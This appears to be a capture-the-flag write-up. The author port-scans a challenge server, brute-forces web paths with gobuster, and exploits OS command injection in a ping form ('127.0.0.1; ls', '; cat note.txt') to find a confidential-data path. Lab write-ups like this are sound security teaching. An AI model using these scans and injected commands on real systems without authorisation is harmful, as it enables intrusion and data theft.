

Part 1

First I followed the link
http://13.58.178.91/
I tried http://13.58.178.91/admin and http://13.58.178.91/login but both gave 404 not found errors.

Next, i decided to do a port scan.
I ran
`nmap -p0- -sV 13.58.178.91`



All of the ports but 6798 were uneventful, with 13.58.178.91:6798 giving




The flag is written on the image,

^ p1

The flag is [redacted]


Part 2

Since I'm looking for their backend development tools, I tried to append things to the end of the URL http://13.58.178.91:6798/ such as
http://13.58.178.91:6798/developmenttools
http://13.58.178.91:6798/tools
http://13.58.178.91:6798/devtools
the last one was successful.



However, I suppose you can use nmap and/or gobuster for this as well.

Running
`gobuster dir -u http://13.58.178.91:6798 -w /usr/share/wordlists/dirb/common.txt`
Outputs



Suggesting that there is the /devtools path on the port and confirming our suspicions.

Part 3

First, I tried IP addresses such as
`127.0.0.1`
`13.58.178.91`
And all of these had successful packet transfers

`13.58.178.91:6798` returned "`ping: 13.58.178.91:6798: Name or service not known`"

I tried an injection of the system
`127.0.0.1' --`
And got

```
bash: -c: line 0: unexpected EOF while looking for matching `''
bash: -c: line 1: syntax error: unexpected end of file
```

So it appears that there is a bash script running on the backend server.
`127.0.0.1: ls`
returns

ping: ls: No address associated with hostname

`127.0.0.1: 127.6.6.8`
Returns

ping: 127.0.0.1:: Name or service not known

I realized I was using : instead of ;
`127.0.0.1; ls`
yields

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.021/0.021/0.021/0.000 ms note.txt


We can see that the files in the PWD are
`Note.txt`

The next command is


```
127.0.0.1; cat note.txt
```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.020/0.020/0.020/0.000 ms For completely reasonable reasons, I moved a copy of my sensitive files to the webserver so my boss can see them They are avaliable at http://13.58.178.91:6798/confidentialdata

The message says that the files were moved to
http://13.58.178.91:6798/confidentialdata



Download the pdf and get



The flag is [redacted]